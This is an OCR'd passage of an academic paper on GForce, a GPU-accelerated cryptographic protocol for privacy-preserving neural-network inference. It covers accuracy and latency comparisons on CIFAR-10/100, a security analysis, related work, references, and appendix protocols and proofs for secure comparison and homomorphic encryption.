
Prior arts also modify architectures to better fit with cryptographic tools. XONN [21] binarizes [20] VGG and prunes out unimportant weights in convolution layers [16] to reduce computational cost. Table 7 reports the one with the highest accuracy (BC5) while more are reported in Figure 7. Delphi [18] also tunes architectures by replacing some ReLU layers by their quadratic approximation. The measured accuracy and performance of Delphi are reported in Tables 7 and 8.

Notably, ResNet-18/32 runs faster than VGG-16 in plaintext[5]. Still, our VGG-16 outperforms Delphi's ResNet-32 in both the accuracy and online runtime for oblivious inference.

VGG-16. We implement VGG-16 [22] for CIFAR-10/100 and train it with SWALP. VGG-16 has 16 convolution lay-


[4] More than 100 machine-learning papers compete for higher accuracy on them (https://paperswithcode.com/sota/image-classification-on-cifar-10 and https://paperswithcode.com/sota/image-classification-on-cifar-100). CIFAR datasets are arguably harder than MNIST evaluated in prior works [14].

[5] This result is from https://github.com/jcjohnson/cnn-benchmarks. We adopt VGG-16 since SWALP provides off-the-shelf training code [28] for it. Also, VGG-16's convolution layers are easier to implement since its stride = 1. It does not mean GForce cannot realize ResNet.



Note: The closer to the upper *left* corner the better

Figure 7: Accuracy and Online Latency on CIFAR-10



Note: The closer to the upper *left* corner the better

Figure 8: Accuracy and Online Latency on CIFAR-100

ers and 3 fully-connected layers and has widespread use in medical diagnosis. Combining with SWALP, our VGG-16 attains 93.12% accuracy on CIFAR-10 (Table 7). Our accuracy outperforms almost all other cryptographic solutions [11, 13, 14, 18, 21], except SHE [15]'s ResNet-18 [10]. However, SHE's ResNet-18 performs impractically slow (taking more than 3 hours, the slowest among all other solutions). Figure 7 compares both the accuracy and latency.

Delphi [18] trained several neural networks that trade accuracy for performance. Our latency is lower than Delphi's, and our most accurate DNN can attain an accuracy higher by at least 5pp than the best of Delphi [18]. Figure 8 plots all the reported accuracy-runtime data. We have a higher accuracy and shorter online runtime than all Delphi's neural networks.

CIFAR-100. To further examine GForce on handling complicated tasks, we test it on CIFAR-100 with 100 classes, 600 images each. Running on VGG-16, we achieve 72.83% accuracy in 350ms. Compared to Delphi [18]'s ResNet-32, our VGG-16 is at least 5pp more accurate. Compared to even the fastest DNN of Delphi [18], GForce is still 6.23× faster.

Comparison with Delphi [18]. We quoted Delphi [18]'s runtime from its paper, which would be lower if it ran in a LAN setting. (Their experiments run two VMs located in different regions of AWS with >20ms network delay.) Table 8 shows that GForce is an order of magnitude faster than Delphi. We reckon that we still have an edge even if its runtime would be halved. Note that accuracy is also our goal.




Figure 9: Dependency Graph of Protocols (and their Security Proof)

Comparison based on Existing Architecture (A). Without the learned parameters of architecture A, we cannot guarantee GForce's plaintext is large enough to provide the same accuracy. Instead, we produce a trained DNN via SWALP with a similar architecture A-MT, which attains 90.82% accuracy on CIFAR-10. Compared with MiniONN, Gazelle, and Falcon, GForce attains the shortest online latency and reduces it by 489×, 24×, and 20×, respectively. Figure 7 further illustrates GForce's improvement on CIFAR-10 over other frameworks.

5 Security Analysis

5.1 Threat Model and Protection Scope

We consider probabilistic polynomial-time (PPT) honest-but-curious adversary that controls the communication and either the server or the client. GForce protects the most sensitive information of the network except its architecture and hyper-parameters, which are costly to hide. Specifically, GForce hides the learnable parameters and the kernel size of convolution layers from the client, the query's inputs and outputs from the server, and all the intermediate results of non-output layers from both parties. However, it leaks about DNN's architecture Archi, such as the intermediate outputs' size, the type of each layer, and the window size of pooling layers.

All in all, we have the same privacy guarantee as previous works [11, 13, 14], modulo our unique SRT layers. Each of the n_{T} SRT layers has a divisor parameter d_i, which is always a power-of-2 and within $[2^0, 2^{20}]$. Quantitatively, it means $\log_2(21) \approx 4.4$ bits of information, whereas the weights of the n_{L} linear layers (denoted by $\{M_i\}_{i\in[1:n_{\mathsf{L}}]}$), which GForce can protect from the client, carry at least kilobytes or even megabytes of information. While there seem no inference attacks exploiting such divisors, it may deserve closer scrutiny.

5.2 Overview of Security

GForce composes of many cryptographic protocols, and each can be derived from other sub-protocols. Figure 9 shows their

dependency with arrows from the building blocks to the higher protocols. Following this graph and relying on other proofs, we have the following theorem on the security of GForce.

Theorem 3. GForce's oblivious inference, as a composition of protocols SOS, GPU-DGK, and GPU-Trun over different neural-network layers (third row of Figure 1), is secure:

- A corrupted server's view can be generated by a PPT simulator $\mathsf{Sim}_\mathsf{S}(\mathsf{Archi}, \{d_i\}_{i\in[1:n_\mathsf{T}]}, \{M_i\}_{i\in[1:n_\mathsf{L}]})$.
- A corrupted client's view can be generated by a PPT simulator $\mathsf{Sim}_\mathsf{C}((x, \mathsf{sk}_\mathsf{AHE}), \mathsf{out}, (\mathsf{Archi}, \{d_i\}_{i\in[1:n_\mathsf{T}]}))$, where x is the query and $\mathsf{out} = \mathsf{DNN}(x)$ is the query result.

For all protocols, the simulators of both kinds (for a corrupted client or a corrupted server) also take the following inputs implicitly, which include the description of the cryptographic groups used (*e.g.*, the security parameter), the dimensional information (*e.g.*, $\mathbb{Z}_q^k$ in AHE-to-SOS transformed protocol or $\mathbb{Z}_q$ in pure-AHE protocols), and public key pk_AHE.

The above spells out the relevant parts of $\mathsf{DNN}(\cdot)$ required for Sim_S, the simulator for the corrupted server. Note that the server is run by the model owner and is supposed to know $\{M_i\}$. For brevity, we suppose it is the client who gets the final output out. For many sub-protocols, out will be secret-shared across the server and the client, which can be simulated easily.

Our AHE-to-SOS transformation plays a central role in GForce for deriving many of its sub-protocols. The security proof of AHE-to-SOS transformation is in Appendix D.1.

We prove the security of SC-DGK and GPU-DGK (Protocols 1-2) in Appendices D.2-D.4. We only state the security guarantees of GPU-Wrap and GPU-Trun (Protocols 3-4) but postpone their proof to our full version (which is straightforward given the security of additive SS and AHE).

6 Complementing the Other Frameworks

High-Throughput HE Implementations. We aim for online performance, so we did not optimize for the HE-dominated offline phase. One can employ a more efficient HE implementation (*e.g.*, those used by Falcon/Gazelle) with a more compact encoding or has been optimized for GPU (*e.g.*, as used by HCNN [2]). We can also integrate GForce with HE compilers that aim for high inference throughput (*e.g.*, [6]).

Integration with Delphi [18]. Adopting our GPU-friendly comparison protocols can improve Delphi's performance for its maxpool layers and the remaining ReLU layers.

Oblivious Decision-Tree Inference. For a decision tree, inference proceeds to the left child if the query satisfies the predicate of a node; right otherwise. Tai *et al.* [23] proposed the first approach solely based on AHE that does not need to pad a sparse tree. Their path-cost trick has been utilized in a few subsequent works. In essence, the server runs DGK protocol for each node to produce an AHE-encrypted comparison result bit and adds up these bits for each possible path, which can be readily replaced by our protocols instead.

7 More on Related Works

Gazelle [11] and Falcon [13] use GC for non-linear layers, which heavily relies on AES-NI on CPU for a decent performance [4], with no GPU-friendly counterpart. They also propose a compact encoding to speed up operations of leveled-homomorphic encryption [8]. Falcon [13] aims to improve the linear computations of Gazelle by a Fourier transform-based approach. The best result (by Falcon) takes >2.88s for a CIFAR-10 recognition at <81.62% accuracy.

XONN [21] restricts inference to binarized neural networks (BNN) with confined ($\{-1,1\}$) weights in linear layers and only binary activation functions. It thus manages to use only GC (except for the first layer), which reduces the communication rounds and the total (offline + online) runtime to 5.79s for CIFAR-10 image classification at 81% accuracy (*cf.*, Falcon's 7.22s for ∼81.5%). However, using BNN requires a wider neural network to maintain the accuracy, leading to a longer latency. In particular, for 88% accuracy, it takes ∼2 minutes.

HCNN [2] and Plaid-HE [6] adopt GPU-optimized AHE implementation, but it can only handle non-linear layers with approximation, sacrificing accuracy. Also, the overhead due to AHE is still large. Our AHE-to-SOS approach remains beneficial for moving the AHE-related operations offline and supporting common non-linear layers without approximation.

Using GPU is also a relatively new idea for SGX-based frameworks. Slalom [24] securely outsources linear operation from SGX to untrusted GPU for inference. Goten [19] solves the challenges in supporting private learning left by Slalom.

8 Conclusion

GForce is an efficient oblivious inference protocol that works over a low-precision integer domain while maintaining high accuracy. For this, we adopt SWALP [28] and formulate stochastic rounding and truncation layers that fuse multiple operations SWALP needs for efficiency and accuracy. We also propose cryptographic protocols for leveraging GPU parallelism even for non-linear layers, which reduce the online latency and communication cost by orders of magnitude. These are validated by our evaluation comparing prior frameworks.

We hope that this work can inspire further research of machine-learning experts to devise new algorithms compatible with finite fields used in cryptography and stimulate cryptographers to propose more GPU-friendly protocols.

With a secret-sharing-based design, it seems promising to explore if GForce can be extended to secure outsourced inference [17] or training, say, by using 3 non-colluding servers.

References

[1] Gilad Asharov, Abhishek Jain, Adriana López-Alt, Eran Tromer, Vinod Vaikuntanathan, and Daniel Wichs. Multiparty computation with low communication, computation and interaction via threshold FHE. In *EUROCRYPT*, pages 483–501, 2012.

[2] Ahmad Al Badawi, Bharadwaj Veeravalli, Jie Lin, Xiao Nan, Kazuaki Matsumura, and Khin Mi Mi Aung. Multi-GPU design and performance evaluation of homomorphic encryption on GPU clusters. *IEEE Trans. Parallel Distributed Syst.*, 32(2):379–391, 2021.

[3] Donald Beaver. Efficient multiparty protocols using circuit randomization. In *CRYPTO*, pages 420–432, 1991.

[4] Mihir Bellare, Viet Tung Hoang, Sriram Keelveedhi, and Phillip Rogaway. Efficient garbling from a fixed-key blockcipher. In *IEEE Symposium on Security and Privacy*, 2013.

[5] Hervé Chabanne, Amaury de Wargny, Jonathan Milgram, Constance Morel, and Emmanuel Prouff. Privacy-preserving classification on deep neural network. Cryptology ePrint 2017/035, 2017. Also presented at Real World Crypto Symposium.

[6] Huili Chen, Rosario Cammarota, Felipe Valencia, and Francesco Regazzoni. PlaidML-HE: Acceleration of deep learning kernels to compute on encrypted data. In *Intl' Conf. on Computer Design*, pages 333–336, 2019.

[7] Ivan Damgård, Martin Geisler, and Mikkel Krøigaard. Efficient and secure comparison for on-line auctions. In *ACISP*, pages 416–430, 2007.

[8] Junfeng Fan and Frederik Vercauteren. Somewhat practical fully homomorphic encryption. Cryptology ePrint, 2012/144, 2012.

[9] Suyog Gupta, Ankur Agrawal, Kailash Gopalakrishnan, and Pritish Narayanan. Deep learning with limited numerical precision. In *ICML*, pages 1737–1746, 2015.

[10] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *CVPR*, pages 770–778, 2016.

[11] Chiraag Juvekar, Vinod Vaikuntanathan, and Anantha Chandrakasan. GAZELLE: A low latency framework for secure neural network inference. In *Usenix Security*, pages 1651–1669, 2018.

[12] Laine Kim. Simple Encrypted Arithmetic Library 2.3.1.

[13] Shaohua Li, Kaiping Xue, Bin Zhu, Chenkai Ding, Xindi Gao, David S. L. Wei, and Tao Wan. FALCON: A Fourier transform based approach for fast and secure convolutional neural network predictions. In *CVPR*, pages 8702–8711, 2020.

[14] Jian Liu, Mika Juuti, Yao Lu, and N. Asokan. Oblivious neural network predictions via MiniONN transformations. In *CCS*, pages 619–631, 2017.

[15] Qian Lou and Lei Jiang. SHE: A fast and accurate deep neural network for encrypted data. In *NeurIPS*, pages 10035–10043, 2019.

[16] Jian-Hao Luo, Hao Zhang, Hong-Yu Zhou, Chen-Wei Xie, Jianxin Wu, and Weiyao Lin. ThiNet: Pruning CNN filters for a thinner net. *IEEE Trans. Pattern Anal. Mach. Intell.*, 41(10):2525–2538, 2019.

[17] Jack P. K. Ma, Raymond K. H. Tai, Yongjun Zhao, and Sherman S. M. Chow. Let's stride blindfolded in a forest: Sublinear multi-client decision trees evaluation. In *NDSS*. Internet Society, 2021.

[18] Pratyush Mishra, Ryan Lehmkuhl, Akshayaram Srinivasan, Wenting Zheng, and Raluca Ada Popa. Delphi: A cryptographic inference service for neural networks. In *USENIX Security*, pages 2505–2522, 2020.

[19] Lucien K. L. Ng, Sherman S. M. Chow, Anna P. Y. Woo, Donald P. H. Wong, and Yongjun Zhao. Goten: GPU-Outsourcing Trusted Execution of Neural Network Training. In *AAAI Conf. on Artificial Intelligence*, 2021.

[20] Mohammad Rastegari, Vicente Ordonez, Joseph Redmon, and Ali Farhadi. XNOR-Net: Imagenet classification using binary convolutional neural networks. In *ECCV Part IV*, pages 525–542, 2016.

[21] M. Sadegh Riazi, Mohammad Samragh, Hao Chen, Kim Laine, Kristin E. Lauter, and Farinaz Koushanfar. XONN: XNOR-based oblivious deep neural network inference. In *USENIX Security*, pages 1501–1518, 2019.

[22] Karen Simonyan and Andrew Zisserman. Very deep convolutional networks for large-scale image recognition. In *ICLR*, 2015.

[23] Raymond K. H. Tai, Jack P. K. Ma, Yongjun Zhao, and Sherman S. M. Chow. Privacy-preserving decision trees evaluation via linear functions. In *ESORICS Part II*, pages 494–512, 2017.

[24] Florian Tramèr and Dan Boneh. Slalom: Fast, verifiable and private execution of neural networks in trusted hardware. In *ICLR*, 2019.

[25] Thijs Veugen. Encrypted integer division and secure comparison. *Int. J. Appl. Cryptogr.*, 3(2):166–180, 2014.

Protocol 5 DGK Comparison with Private Inputs (Review)

Input (S|C)	$0 \le \alpha < 2^\ell$, pk_{AHE}	$0 \le \beta < 2^\ell$, sk_{AHE}
Output (S|C)	$\langle \alpha \le \beta \rangle_2^{\mathsf{S}}$	$\langle \alpha \le \beta \rangle_2^{\mathsf{C}}$
Constraint	$\ell \le \lfloor \log_2(q) \rfloor - 2$	

procedure DGK(α, β)
  C sends $[\beta_i]$'s to S where $\beta_{\ell-1} \cdots \beta_0 \leftarrow \beta$ and $\beta_{-1} \leftarrow 0$
  S decomposes $\alpha_{\ell-1} \cdots \alpha_0 \leftarrow \alpha$ and sets $\alpha_{-1} \leftarrow 0$
  S: $\langle \alpha \le \beta \rangle_q^{\mathsf{S}} \leftarrow 1 \oplus \delta^{\mathsf{S}}$, $a \leftarrow 1 - 2 \cdot \delta^{\mathsf{S}}$, where $\delta^{\mathsf{S}} \in \mathbb{Z}_q^k$
  for $i \leftarrow \{\ell - 1, \ldots, -1\}$ **do**
    S: $a \leftarrow \delta^{\mathsf{S}}$ if $i = -1$
    S: $[\alpha_i \oplus \beta_i] \leftarrow (1 - 2\alpha_i)[\beta_i] + [\alpha_i]$
    S: $[b_i] \leftarrow [a + \alpha_i] - [\beta_i] + 3 \cdot \sum_{j=i+1}^{\ell-1} [\alpha_j \oplus \beta_j]$
    S blinds $[b_i] \leftarrow r_i \cdot [b_i]$ with random $r_i \in \mathbb{Z}_q^*$
  S shuffles $[b_i]$'s and sends them to C so C can decrypt
  C: $\langle \alpha \le \beta \rangle_q^{\mathsf{C}} \leftarrow 1$ if any decrypted b_i is 0; otherwise 0.

[26] Thijs Veugen. Correction to "Improving the DGK comparison protocol". Cryptology ePrint, 2018/1100, 2018.

[27] Sameer Wagh, Shruti Tople, Fabrice Benhamouda, Eyal Kushilevitz, Prateek Mittal, and Tal Rabin. FALCON: Honest-majority maliciously secure framework for private deep learning. *PoPETs*, 2021(1):187–207, 2021.

[28] Guandao Yang, Tianyi Zhang, Polina Kirichenko, Junwen Bai, Andrew Gordon Wilson, and Christopher De Sa. SWALP : Stochastic weight averaging in low precision training. In *ICML*, pages 7015–7024, 2019.

A Review of DGK and Basic Wrap-around

For the sake of completeness, we review four protocols here.

Protocol 5 describes the original DGK protocol [7], which uses AHE and only supports comparisons of positive integers.

Protocol 6 modifies an improved version of DGK [26] such that it can compare additively-shared negative integers. However, after our modification for making it GPU-friendly, the results might become wrong in the corner case that the inputs are equal. We thus prove its correctness in Appendix B.

Protocol 7 detects wrap-around when additive shares are divided by a public divisor and compensates for the wrapped values to maintain the correctness. This idea was proposed by Veugen [25] and adopted by another work of Veugen [26].

Protocol 8 reviews how to perform multiplication over additive secret shares using Beaver's trick [3].

B Correctness of GPU-DGK

GPU-DGK is an online/offline transformation of Comp (Protocol 6), so we focus on proving the correctness of Comp.

Protocol 6 Comparison over AHE, with $\mathbb{Z}_q$ output (Review)

Input (S|C)	$[x]$, $[y]$, and pk_{AHE_q}	sk_{AHE_q}
Output (S|C)	$\langle x \le y \rangle_q^{\mathsf{S}}$	$\langle x \le y \rangle_q^{\mathsf{C}}$
Constraints	$-2^{\ell-1} < x, y < 2^{\ell-1}$ $\ell \le \lfloor \log_2(q) \rfloor - 2$, $q \equiv 1 \bmod 2^\ell$	

procedure Comp($[x], [y]$)
  S computes $\alpha \leftarrow \tau \bmod 2^\ell$ where $\tau \in \mathbb{Z}_q$
  S computes $[z] \leftarrow [y] - [x] + [2^\ell + \tau]$ and sends it to C
  C decrypts $[z]$ and computes $\beta = z \bmod 2^\ell$
  S, C gets $\langle \alpha > \beta \rangle_2^{\mathsf{S}}, \langle \alpha > \beta \rangle_2^{\mathsf{C}} \leftarrow \mathsf{DGK}(\alpha, \beta)$, resp.
  S, C gets $\langle \mathsf{wrap} \rangle_q^{\mathsf{S}}, \langle \mathsf{wrap} \rangle_q^{\mathsf{C}} \leftarrow \mathsf{Wrap}(r, z)$, resp.
  S: $\langle x \le y \rangle_q^{\mathsf{S}} \leftarrow -\lfloor \tau / 2^\ell \rfloor - (1 - \langle \alpha \le \beta \rangle_2^{\mathsf{S}}) + \langle \mathsf{wrap} \rangle_q^{\mathsf{S}}$
  C: $\langle x \le y \rangle_q^{\mathsf{C}} \leftarrow \lfloor z / 2^\ell \rfloor + \langle \alpha \le \beta \rangle_2^{\mathsf{C}} + \langle \mathsf{wrap} \rangle_q^{\mathsf{C}}$

Protocol 7 Wrap-around Handling (Basic version)

Input (S|C)	$\tau \in \mathbb{Z}_q$, d, pk_{AHE}	$z \in \mathbb{Z}_q$, sk_{AHE}
Output (S|C)	$\langle \mathsf{wrap} \rangle_q^{\mathsf{S}}$	$\langle \mathsf{wrap} \rangle_q^{\mathsf{C}}$

procedure Wrap(τ, z, d)
  C sets $u \leftarrow (z < (q-1)/2)$ and sends $[u]$ to S
  S computes $[\mathsf{wrap}] \leftarrow (\tau \ge (q-1)/2) \cdot \lfloor q/d \rfloor \cdot [u]$
  S generates a random $\langle \mathsf{wrap} \rangle_q^{\mathsf{S}} \in \mathbb{Z}_q$
  S sends $[\langle \mathsf{wrap} \rangle_q^{\mathsf{C}}] \leftarrow [\mathsf{wrap}] - [\langle \mathsf{wrap} \rangle_q^{\mathsf{S}}]$ to C
  C obtains $\langle \mathsf{wrap} \rangle_q^{\mathsf{C}}$ via decrypting $[\langle \mathsf{wrap} \rangle_q^{\mathsf{C}}]$

Protocol 8 Beaver's Trick for Share Multiplication (Review)

Offline Input (S|C)	pk_{AHE}	sk_{AHE}
Online Input (S|C)	$\langle a \rangle^{\mathsf{S}}, \langle b \rangle^{\mathsf{S}}$	$\langle a \rangle^{\mathsf{C}}, \langle b \rangle^{\mathsf{C}}$
Output	$\langle a \cdot b \rangle^{\mathsf{S}}$	$\langle a \cdot b \rangle^{\mathsf{C}}$
Constraints	$a, b \in \mathbb{Z}_q$	

procedure $\mathsf{ShareMul}^{\mathsf{off}}$
  S picks $\langle u \rangle^{\mathsf{S}}, \langle u \rangle^{\mathsf{S}}, l \in \mathbb{Z}_q$ and sets $\langle z \rangle^{\mathsf{S}} \leftarrow \langle u \rangle^{\mathsf{S}} \langle v \rangle^{\mathsf{S}} - l$
  C picks $\langle u \rangle^{\mathsf{C}}, \langle v \rangle^{\mathsf{C}} \in \mathbb{Z}_q$ and sends $[\langle u \rangle^{\mathsf{C}}], [\langle v \rangle^{\mathsf{C}}]$ to S
  S sends $[\tau] \leftarrow [\langle u \rangle^{\mathsf{C}}] \cdot \langle v \rangle^{\mathsf{S}} + \langle u \rangle^{\mathsf{S}} \cdot [\langle v \rangle^{\mathsf{C}}] + [l]$ to C
  C decrypts $[\tau]$ and sets $\langle z \rangle^{\mathsf{C}} \leftarrow \tau + \langle u \rangle^{\mathsf{C}} \cdot \langle v \rangle^{\mathsf{C}}$
  S, C has every values stored in $\mathsf{pre}^{\mathsf{S}}$ or $\mathsf{pre}^{\mathsf{C}}$, resp.
procedure $\mathsf{ShareMul}^{\mathsf{on}}(\{\mathsf{pre}^{\mathsf{role}}, \langle a \rangle^{\mathsf{role}}, \langle b \rangle^{\mathsf{role}}\}_{\mathsf{role} \in \{\mathsf{S},\mathsf{C}\}})$
  S sends $\langle e \rangle^{\mathsf{S}} \leftarrow \langle a \rangle^{\mathsf{S}} - \langle u \rangle^{\mathsf{S}}$, $\langle f \rangle^{\mathsf{S}} \leftarrow \langle b \rangle^{\mathsf{S}} - \langle v \rangle^{\mathsf{S}}$ to C
  C sends $\langle e \rangle^{\mathsf{C}} \leftarrow \langle a \rangle^{\mathsf{C}} - \langle u \rangle^{\mathsf{C}}$, $\langle f \rangle^{\mathsf{C}} \leftarrow \langle b \rangle^{\mathsf{C}} - \langle v \rangle^{\mathsf{C}}$ to S
  S and C reconstruct e and f
  S sets $\langle a \cdot b \rangle^{\mathsf{S}} \leftarrow \langle a \rangle^{\mathsf{S}} \cdot f + e \cdot \langle b \rangle^{\mathsf{S}} + \langle z \rangle^{\mathsf{S}}$
  C sets $\langle a \cdot b \rangle^{\mathsf{C}} \leftarrow \langle a \rangle^{\mathsf{C}} \cdot f + e \cdot \langle b \rangle^{\mathsf{C}} - e \cdot f + \langle z \rangle^{\mathsf{C}}$

Inside Comp, DGK (Protocol 5) is the original comparison protocol [7], and thus its correctness has been proved. Veugen [26] also provided another correctness analysis.

What is left is to prove that our extension of DGK for

probably negative inputs is correct when we do follow Veugen [25]'s modification (as mentioned in Section 3.5).

Comp outputs $\langle x \le y \rangle^{\mathsf{S}}$ and $\langle x \le y \rangle^{\mathsf{C}}$, and we prove that the reconstructed results $(x \le y)'$ equals $(x \le y)$ except when $x = y$. We unroll $(x \le y)' = \langle x \le y \rangle^{\mathsf{S}} + \langle x < y \rangle^{\mathsf{C}} = \lfloor z/2^\ell \rfloor - \lfloor \tau/2^\ell \rfloor - \langle \alpha > \beta \rangle_2 + \mathsf{wrap}$. In this proof, we use $(expr)_{2^\ell}$ to denote the evaluation of an arithmetic expression $expr$ modulo 2^ℓ, *i.e.*, $expr \bmod 2^\ell$.

We first consider the case that z does not wrap around, *i.e.*, $z = y - x + 2^\ell + \tau < q$. We can omit wrap in $(x \le y)'$ as it equals to 0. Also, be reminded that $\lfloor (a+b)/2^\ell \rfloor = \lfloor (a_{2^\ell} + b_{2^\ell})/2^\ell \rfloor + \lfloor a/2^\ell \rfloor + \lfloor b/2^\ell \rfloor$ for any integer a and b. We have $(x \le y)' = \lfloor (y - x + \tau + 2^\ell)/2^\ell \rfloor - \lfloor \tau/2^\ell \rfloor - (\alpha > \beta) = \lfloor (y - x + \tau_{2^\ell})/2^\ell \rfloor + \lfloor \tau/2^\ell \rfloor - \lfloor \tau/2^\ell \rfloor + (1 - (\alpha > \beta)) = \lfloor (y - x + \tau_{2^\ell})/2^\ell \rfloor + (\alpha \le \beta)$. We denote $\lfloor (y - x + \tau_{2^\ell})/2^\ell \rfloor$ by Δ, so $(x \le y)' = \Delta + (\alpha \le \beta)$.

Since $x, y \in (-2^{\ell-1}, 2^{\ell-1})$, we have $-2^\ell + 1 < y - x + \tau_{2^\ell} < 2 \cdot 2^\ell$. Thus, $\Delta = 0$ or 1. For $\Delta = 0$, we have $y - x + \tau_{2^\ell} \in [0, 2^\ell)$. Thus, there is no further wrap around (over $\mathbb{Z}_{2^\ell}$) for $\beta = y - x + \tau_{2^\ell}$. As a result, $\alpha \le \beta \iff \tau_{2^\ell} \le y - x + \tau_{2^\ell} \iff x \le y$. It means $(x \le y)' = (\alpha \le \beta) = (x \le y)$

For $\Delta = 1$, we have $2^\ell \le y - x + \tau_{2^\ell}$. Hence, $x < y$ because $0 < 2^\ell - \tau_{2^\ell} \le y - x$. Also, β can further be rewritten as $y - x + \tau_{2^\ell} - 2^\ell$, where 2^ℓ is the offset due to the wrap around. As a result, we have $\beta = \tau_{2^\ell} + (y - x - 2^\ell) < \tau_{2^\ell} = \alpha$ because $y - x < 2^\ell$. Thus, $(\alpha \le \beta) = 0$ and $(x \le y)' = \Delta + (\alpha \le \beta) = 1$, matching the inferred fact that $x < y$.

Now, we assume z wraps around and prove that $(x \le y)' \ne (x \le y) \iff x = y$. z wrapping around implies $z = y - x + 2^\ell + \tau - q$. Then $(x \le y)' = \lfloor z/2^\ell \rfloor - \lfloor \tau/2^\ell \rfloor - \langle \alpha > \beta \rangle_2 + \mathsf{wrap} = \lfloor (y - x + 2^\ell + \tau - q)/2^\ell \rfloor - \lfloor \tau/2^\ell \rfloor - \langle \alpha > \beta \rangle_2 + \lfloor q/d \rfloor = (\lfloor (y - x + \tau_{2^\ell} + q_{2^\ell})/2^\ell \rfloor + 1 + \lfloor \tau/2^\ell \rfloor - \lfloor q/2^\ell \rfloor) - \lfloor \tau/2^\ell \rfloor - \langle \alpha > \beta \rangle_2 + \lfloor q/d \rfloor = \lfloor (y - x + \tau_{2^\ell} + q_{2^\ell})/2^\ell \rfloor + \langle \alpha \le \beta \rangle_2$. Recall that we have imposed a constraint $q_{2^\ell} = 1$ and that $(\alpha \le \beta) = (r_{2^\ell} \le (y - x + \tau_{2^\ell} + q_{2^\ell})_{2^\ell})$. We can rewrite $(x \le y)' = \lfloor ((y+1) - x + \tau_{2^\ell})/2^\ell \rfloor + \langle r_{2^\ell} \le ((y+1) - x + \tau_{2^\ell})_{2^\ell} \rangle_2$. This is equivalent to $(x \le (y+1))'$ with no wrap around, whose correctness has been proven above. Hence, $(x \le y)' = (x \le (y+1))$, which is wrong only when $x = y$.

C Security of Cryptographic Building Blocks

C.1 Additive Secret Sharing

$(2,2)$-additive SS leaks no information of the secret (except its domain). Formally, there exists a PPT simulator Sim such that $\langle m \rangle^{\mathsf{role}} \approx \mathsf{Sim}(\mathbb{Z}_p^n)$, for any secret $m \in \mathbb{Z}_p^n$ and $\mathsf{role} \in \{\mathsf{S}, \mathsf{C}\}$.

C.2 Additive Homomorphic Encryption

C.2.1 Semantic Security and Circuit Privacy

AHE schemes possess the following security properties.

Semantic security requires that any PPT adversary cannot distinguish the plaintext of a ciphertext. More formally, $(pk, \mathsf{AHE.Enc}(pk, m_0)) \approx_{\mathsf{c}} (pk, \mathsf{AHE.Enc}(pk, m_1))$ for any messages m_0 and m_1. The views are distributed over the choices of public key pk and the random coins of AHE.Enc.

Circuit privacy requires that any PPT adversary, even holding the secret key of AHE, cannot learn anything about the homomorphic operations f performed on an AHE ciphertext except what can be inferred by the message, *i.e.*, $f(m)$. In other words, there exists a PPT simulator Sim such that $(sk, pk, \{m_i\}_{i \in [1:n]}, f(\{m_i\}_{i \in [1:n]}), \{\mathsf{ct}_i\}_{1 \in [1:n]}, \mathsf{ct}') \approx_{\mathsf{c}} \mathsf{Sim}(sk, pk, \{m_i\}_{1 \in [1:n]}, f(\{m_i\}_{1 \in [1:n]}))$, where $\{\mathsf{ct}_i = \mathsf{AHE.Enc}(pk, m_i)\}_{i \in [1:n]}$, $\mathsf{ct}' = \mathsf{AHE.Eval}(pk, \{m_i\}_{i \in [1:n]}, f))$, $n < \mathsf{poly}(\lambda)$, and f is a linear function.

C.2.2 Noise Flooding

Our implementation adopts BFV-FHE [8] as the AHE scheme for offline preprocessing. However, the "textbook" BFV-FHE scheme does not preserve circuit privacy because the secret key holder may be able to extract information about the homomorphic operations performed on a ciphertext. Very roughly, the culprit is the noise e it uses to hide the plaintext. The corresponding defense is *noise flooding* [1]. Before S sends the ciphertext to C for decryption, we add an extra huge "smudging" noise in the ciphertext to smudge out the distribution of the original output noise $f(e)$. By the smudging lemma [1], the smudging noise in any two ciphertexts produced by the same protocol will have a statistical distance of $2^{-\lambda}$ if the smudging noise is λ bit larger than the original output noise.

Although the exact parameters in the linear function f are secret of S and they may be uncertain before the actual execution of the protocol, we still can evaluate B_{eval}, the bound of the noise's magnitude $|f(e)|$. Then, we define the bound of the smudging noise to be $B_{\mathsf{smud}} \ge 2^\lambda \cdot B_{\mathsf{eval}}$. The smudging noise $e^{\mathsf{smud}} = (e_1^{\mathsf{smud}}, e_2^{\mathsf{smud}})$ are uniformly sampled from $[-B_{\mathsf{smud}}, B_{\mathsf{smud}}]^2$. The smudged ciphertext is $f(c) + e^{\mathsf{smud}}$.

C.2.3 An Estimation of the Noise Bound

Our implementation has two sets of (n, p) where n is the degree of the ciphertext polynomial and $\mathbb{Z}_p$ is the underlying field. We use $(16384, 65537)$ in SC-DGK since it computes at the bit level and $(16384, 7340033)$ for the rest (*e.g.*, GPU-DGK) of the offline phase (which is denoted by $\mathbb{Z}_q$ here). According to the manual of SEAL [12], a (loose) noise bound of a newly encrypted ciphertext is $B^{\mathsf{Enc}} = np(p + 336/\sqrt{2\pi})$. Their corresponding B^{Enc} is of 44 bits and 51 bits.

